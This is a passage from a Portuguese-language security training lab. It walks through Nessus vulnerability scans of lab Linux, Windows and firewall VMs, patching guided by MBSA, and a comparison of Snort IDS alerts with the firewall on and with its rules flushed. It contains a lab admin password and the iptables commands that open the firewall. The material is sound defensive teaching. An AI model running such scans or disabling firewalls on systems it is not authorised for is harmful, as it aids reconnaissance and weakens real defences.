(cpe:/o:debian:debian\_linux:8.0), Patch Pub Date (February 16, 2016), and In the news (true). The 'Reference Information' section lists TRA (TRA-2017-08), DSA (3481), IAVA (2016-A-0053), and CVEs (CVE-2015-7547, CVE-2015-8776, CVE-2015-8778, CVE-2015-8779).

Figura 67. Vulnerabilidade crítica da glibc

O Nessus apresenta várias informações úteis, como a natureza da vulnerabilidade, quais CVEs (*Common Vulnerabilities and Exposures*) são relevantes, e quais são as soluções mais indicadas. Do ponto de vista de gestão de riscos e vulnerabilidades em um parque com um grande número de máquinas instaladas, essas informações são importantíssimas.

- Vamos tentar corrigir algumas (ou, idealmente, todas) dessas vulnerabilidades. Entre na máquina *LinServer-G* e faça uma atualização completa do sistema. Em seguida, reinicie a VM.

```
# hostname
LinServer-A
```

```
# apt-get update
```

```
# apt-get dist-upgrade -y
```

```
# reboot
```

- De volta à console do Nessus, rode novamente o *scan* criado nos passos [1-3]. Ao final, confira

seus resultados:




Figura 68. Scan do LinServer-G após atualização

Temos uma melhora notável: apenas 1 vulnerabilidade crítica e 3 de alto impacto foram identificadas, um cenário muito menos preocupante que o que tínhamos anteriormente.

Agora, cabe ao analista de segurança analisar cuidadosamente cada uma dessas 4 vulnerabilidades remanescentes, e determinar qual o melhor caminho a tomar para mitigá-las. Certamente, um trabalho muito mais fácil e exequível do que o que tínhamos à nossa frente antes da atualização do sistema.

### 3) Realizando um *scan* em SO Windows



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *WinServer-G*.

Vamos agora realizar um *scan* na máquina *WinServer-G*, verificar as vulnerabilidades identificadas e tentar corrigi-las via atualizações e configurações de *hardening*. Antes de começar, verifique que a máquina *WinServer-G* está ligada e acessível.

1. Na console principal do Nessus, clique em *Create a new scan*. Na tela seguinte, selecione o template *Basic Network Scan*.
2. Em *Settings > General*, configure:

- Name: WinServer-G
- Description: Scan da máquina WinServer-G
- Targets: 172.16.G.20/32

3. Em *Credentials > Windows*, configure:

- Authentication method: Password
- Username: Administrator
- Password: rnpesr
- Domain: mantenha vazio

4. Clique em *Save*. Na tela seguinte, clique no ícone *Launch* (que parece um pequeno *play*) na parte à direita da tela. O scan será iniciado, como anteriormente. Após a conclusão do scan, cheque a página de resultados, como mostrado abaixo.




Figura 69. Primeiro scan do WinServer-G no Nessus

Veja que há um enorme número de vulnerabilidades identificadas: 25 críticas, 327 de alto impacto, 81 de médio impacto, 7 de baixo impacto e 159 de cunho informativo. Entre na aba *Vulnerabilities* e explore algumas dessas vulnerabilidades.

5. Vamos tentar corrigir algumas dessas vulnerabilidades. Entre na máquina WinServer-G e faça o download da ferramenta *Microsoft Baseline Security Analyzer*, em idioma inglês para máquinas x86 (disponível em <https://www.microsoft.com/en-us/download/details.aspx?id=7558> ). Se

preferir, faça o download na sua máquina física e copie o instalador através da pasta compartilhada pelo Virtualbox.

Na instalação do MBSA, aceite todas as opções padrão do instalador. Em seguida, inicie a ferramenta e selecione a opção *Scan a computer*. Não altere nenhuma das opções padrão e clique em *Start Scan*. O *scan* será iniciado, como mostrado abaixo:




Figura 70. Scan do MBSA na máquina WinServer-G

Após o final do *scan*, vários apontamentos serão indicados pelo MBSA, como se segue:

**Report Details for GRUPO - WINSERVER-A (2018-09-07 20:02:58)**

**Security assessment:**  
Severe Risk (One or more critical checks failed.)

<b>Computer name:</b>	GRUPO\WINSERVER-A
<b>IP address:</b>	172.16.1.20
<b>Security report name:</b>	GRUPO - WINSERVER-A (07-09-2018 20-02)
<b>Scan date:</b>	07/09/2018 20:02
<b>Scanned with MBSA version:</b>	2.3.2211.0
<b>Catalog synchronization date:</b>	
<b>Security update catalog:</b>	Microsoft Update

Sort Order: Score (worst first) ▾

### Security Update Scan Results

Score	Issue	Result
✗	Windows Security Updates	205 security updates are missing, 1 service packs or update rollups are missing. <a href="#">What was scanned</a> <a href="#">Result details</a> <a href="#">How to correct this</a>
✓	SQL Server Security Updates	No security updates are missing. <a href="#">What was scanned</a> <a href="#">Result details</a>

### Windows Scan Results

### Administrative Vulnerabilities

Score	Issue	Result
✗	Automatic Updates	The Automatic Updates feature has not been configured on this computer. Please upgrade to the latest Service Pack to obtain the latest version of this feature and then use the Control Panel to configure Automatic Updates. <a href="#">What was scanned</a> <a href="#">How to correct this</a>
⚠	Password Expiration	Some user accounts (1 of 3) have non-expiring passwords. <a href="#">What was scanned</a> <a href="#">Result details</a> <a href="#">How to correct this</a>
ℹ	Incomplete Updates	No incomplete software update installations were found. <a href="#">What was scanned</a>
ℹ	Windows Firewall	Windows Firewall is disabled and has exceptions configured. <a href="#">What was scanned</a> <a href="#">Result details</a> <a href="#">How to correct this</a>
✓	Local Account Password Test	Some user accounts (1 of 3) have blank or simple passwords, or could not be analyzed. <a href="#">What was scanned</a> <a href="#">Result details</a>
✓	File System	All hard drives (1) are using the NTFS file system. <a href="#">What was scanned</a> <a href="#">Result details</a>

[Print this report](#) [Copy to clipboard](#) [Previous security report](#) [Next security report](#) [OK](#)

Figura 71. Resultados do scan do MBSA na máquina WinServer-G

Desses, o mais preocupante é de longe o grande número de atualizações de segurança pendentes: 205. Ainda há alertas quanto à falta de atualizações automáticas, expiração de senhas de usuários e situação do *Windows Firewall*.

6. Seguindo as recomendações do MBSA, ative as atualizações automáticas e faça a atualização completa da máquina *WinServer-G*. Como esperado, esse passo pode demorar um pouco, então seja paciente.




Figura 72. WinServer-G atualizado

Após o final do processo, a tela do *Windows Update* deve mostrar a mensagem acima.

7. Rode novamente o *scan* do Nessus na máquina *WinServer-G* e verifique os resultados.




Figura 73. Scan final do WinServer-G no Nessus

A diferença para o panorama anterior é significativa: agora temos apenas 7 vulnerabilidades de médio impacto, 2 de baixo impacto e 27 de cunho informativo. De fato, as recomendações do MBSA e as atualizações de sistema fizeram uma diferença importante na segurança do sistema.

## 4) Efeitos de firewall e IDS em um scan



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *FWGW1-G*.

Vamos agora realizar um *scan* na máquina *FWGW1-G*. Lembre-se, no entanto, que além de o firewall interno (especificamente, da *chain INPUT* da tabela *filter*) ser bastante restritivo, temos o Snort alertando sobre comportamentos anômalos na rede. Qual será o efeito desses elementos em um *scan* do Nessus?

1. Na console principal do Nessus, clique em *Create a new scan*. Na tela seguinte, selecione o template *Basic Network Scan*.
2. Em *Settings > General*, configure:
  - *Name: FWGW1-G*
  - *Description: Scan da máquina FWGW1-G*
  - *Targets: 172.16.G.1/32*

3. Não iremos adicionar login via `ssh` para este *scan*, por dois motivos: primeiro, queremos testar o impacto das proteções de rede que empregamos na efetividade do *scan* e, segundo, porque não há regra que permita logins `ssh` oriundos da rede 172.16.G.0/24.
4. Clique em *Save*. Antes de iniciar o *scan* propriamente dito, logue na máquina *FWGW1-G* como usuário `root`. Queremos monitorar os logs do Snort durante o *scan*, para ver os alertas levantados pelo IDS. Só temos um problema — no momento, o Snort está monitorando a interface `eth0`:

```
# hostname  
FWGW1-A
```

```
# cat /etc/systemd/system/snort.service | grep ExecStart  
ExecStart=/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i  
eth0 -D
```

No entanto, a máquina *KaliLinux-G* está conectada à rede DMZ, assim como a interface `eth1` do firewall. Pare a execução do Snort e inicie-o manualmente na interface `eth1`; em seguida, monitore seus alertas no arquivo `/var/log/snort/alert`:

```
# systemctl stop snort
```

```
# /usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth1 -D
```

```
# tail -f -n0 /var/log/snort/alert
```

Agora sim, clique no ícone *Launch* (que parece um pequeno *play*) na parte à direita da tela. O *scan* será iniciado, como anteriormente. Após a conclusão do *scan*, cheque a página de resultados, como mostrado abaixo.




Figura 74. Primeiro scan do FWGW1-G no Nessus

Um resultado impressionante: apenas 6 vulnerabilidades informativas, e nenhum alerta levantado pelo Snort. Mas, será mesmo?

5. Limpe as configurações de firewall da máquina FWGW1-G, permitindo todo tipo de conexão externa. Em seguida, reinicie o monitoramento do arquivo de log do Snort e rode o scan novamente.

```
# iptables -P INPUT ACCEPT
```

```
# iptables -P FORWARD ACCEPT
```

```
# iptables -F
```

```
# iptables -L -vn
Chain INPUT (policy ACCEPT 55 packets, 6971 bytes)
 pkts bytes target     prot opt in     out     source          destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source          destination
Chain OUTPUT (policy ACCEPT 20 packets, 1568 bytes)
 pkts bytes target     prot opt in     out     source          destination
```

```
# tail -f -n0 /var/log/snort/alert
```

Feito isso, clique novamente no botão *Launch* para iniciar um novo *scan*. De imediato, os logs do Snort começam a acusar tráfego suspeito:

```
[**] [129:15:1] Reset outside window [**]
[**] [129:15:1] Reset outside window [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-06:43:38.018485 172.16.1.30:55498 -> 172.16.1.1:22
09/08-06:43:38.018485 172.16.1.30:55498 -> 172.16.1.1:22
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20

[**] [129:15:1] Reset outside window [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-06:43:39.087546 172.16.1.30:55498 -> 172.16.1.1:22
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20

[**] [129:15:1] Reset outside window [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-06:43:39.087546 172.16.1.30:55498 -> 172.16.1.1:22
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20

[**] [128:4:1] (spp_ssh) Protocol mismatch [**]
[Classification: Detection of a non-standard protocol or event] [Priority: 2]
09/08-06:44:21.814817 172.16.1.30:55520 -> 172.16.1.1:22
TCP TTL:64 TOS:0x0 ID:64890 IpLen:20 DgmLen:576 DF
